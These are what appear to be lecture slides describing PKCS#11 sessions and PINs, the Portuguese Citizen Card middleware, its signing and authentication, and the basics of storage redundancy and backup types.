
# PKCS#11

---

# PKCS #11: Interaction with applications



# PKCS #11: Cryptoki Object Hierarchy



# PKCS #11: Sessions

---

## **Logical connections between applications and SmartCards (tokens)**

- Read-only Sessions
- Read-Write Sessions

## **Session Operations**

- Administrative
  - Login/logout
- Object Management
  - Create or destroy objects in the card
- Cryptographic


## **Session Objects**

- Temporary objects created and valid during the session existence

## **Session Duration**

- Usually only for a single operation

# PKCS #11: Read-only sessions




## Public Read-Only Sessions

- Read access to the publicly readable objects
- Read-Write Access public session objects

## User Specific Sessions

- Requires an authentication process (PIN code)
  - Read access to public objects and objects available to that user
- Read-Write to all session objects (public and private)

# PKCS #11: Read-Write Sessions



## Read-Write Public Session

- Read or Write any public object

## Read-Write Security Officer (SO) functions

- Read/Write Public Objects
  - No access to private objects
- SO can redefine the user PIN codes

## Read-Write User functions

- Read-Write all objects available to that user

## Access is conditioned per user

- Objects (e.g. Objects)
- Functions (e.g., Sign)

# PKCS #11: Concepts used

---

## Authentication PIN

- User Code used in PKCS #11

## Signing PIN

- Not exposed through PKCS #11


## Address PIN

- Not exposed through PKCS #11
- 0000 by default in recent cards

## PKCS #11 SO PIN


- Not used by card owners

# PT Citizen Card: Windows



# Citizen Card: Other OS

---



# PTEID middleware & SDK

---

## Public Distribution

- Windows
- macOS
- Linux
  - Caixa Mágica, Fedora, OpenSuse, Red Hat, Ubuntu

## Languages

- Dynamic Libraries for C/C++
- Java Wrapper (JNI) to the C/C++ libraries
- C#.NET Wrapper C# .NET for the C/C++ libraries

## Documentation

- Validação de Número de Documento do Cartão de Cidadão
- Autenticação com Cartão de Cidadão
- Manual Técnico do Middleware do Cartão de Cidadão
- Certificados e Entidades de Certificação
- Other

# PTEID middleware & SDK

---

## **Additional API to interact with the CC**

- Provided by the libpteid.so library

## **Provides access to the data associated with the card**

- Name, Picture, etc...

## **PTEID Objects stored as files**

- 3f000003 = Trace
- 3f005f00ef02 = Citizen Data (Identification Data, Photo)
- 3f005f00ef05 = Citizen Address Data (Pin Protected)
- 3f005f00ef06 = SOd (Security Object Data)
- 3f005f00ef07 = Citizen Notepad

# Document signing

---

**PTEID allows the generation of signatures and these can be inserted in objects**

- Email, PDF documents, ...

**Digital Signature replaces calligraphic signature**

- Important in some regulatory contexts, public administration (UA grades)
- Natively supported in some formats

**Uses the private key and the PKI temporal seal**

- CC: <http://ts.cartaodecidadao.pt/tsa/server>
- Temporal Seal is vital to ensure the signature timestamp

# Authentication with the PTEID

---

Authenticator sends NONCE to the CC to be signed with the private key


## **Issue: Browser do not have direct access to the CC**


- Possible to configure libpteidpkcs11.so, limited to the PKCS#11 API
- Possible to use a java applet (obsolete)

## **Solution: Use a plugin installed in the user computer**

- Exposes a web server to the localhost
- Allows access to the card through the web server
  - Only to authenticated requests through the CC infrastructure
- Required the previous approval of each new integration

# Authentication Plugin





# Mobile Digital Key (CMD)

---

Objective: allow authentication/signature even without the smartcard

- But with a similar level of security

Operation principles

- Requires a smartcard to authenticate the request of a CMD
- Users can authenticate themselves/sign documents using the CMD
- Doesn't require any plugin installed
- Doesn't require the card in future uses
- Uses 2FA: PIN code in the site + code through another channel
  - E.g: SMS or Twitter



# Storage

---

# Problems

---

## **Storage devices develop faults**

- It should be minimized the failures in storage devices and loss of data
- Failure is certain and cannot be ignored

## **Access to mechanical disks is slow (hard disks)**

- Access Time = Translation time + Rotation Time
- More information -> higher impact of storage media

# Problems

---

**Solid State Devices (SSDs) have a limited number of write operations**

- 2000-3000 writes per sector for MLC

**Specific events may result in total data loss**

- Fire, robbery, “energy peaks”, floods, user mistakes, attacks

**May be required to distribute data in an intelligent manner**

- To maximize performance
- To reduce costs

# Solutions

---

## Data backups

- Local
- Remote

## Redundant Storage

- RAID
- Others: ZFS

## Better storage devices, environments with higher control

- SLED (Single Large Expensive Disks)
- Enterprise Grade devices
- Temperature and Humidity Control

## Infrastructures dedicated for storage

- Single policy control point

# Backups

---

## **Periodic copy of data**

- Snapshot of the storage state in a specific moment
- Copies will allow to set files to a previous version
- May be encrypted

## **Full: Complete snapshot of the data volume**

- Fast recovery
- Requires a large amount of space

## **Differential: Differences since the last full backup**

- Slower recovery, but also lower storage requirements
- Daily differential backups will grow as changes increase

## **Incremental: Differences since the last backup**

- Even slower recovery
  - Requires reconstruction of all intermediate backups since the last full
- Higher storage space efficiency

# Backups

---

**A backup is not an additional disk with data**

- External or remote

**It considers policies, mechanisms and processes to make, maintain and recover copies of the same data**

- Should resist specific situations
- Should be used only in emergency situations
- Important to consider both the copy, storage and recovery!

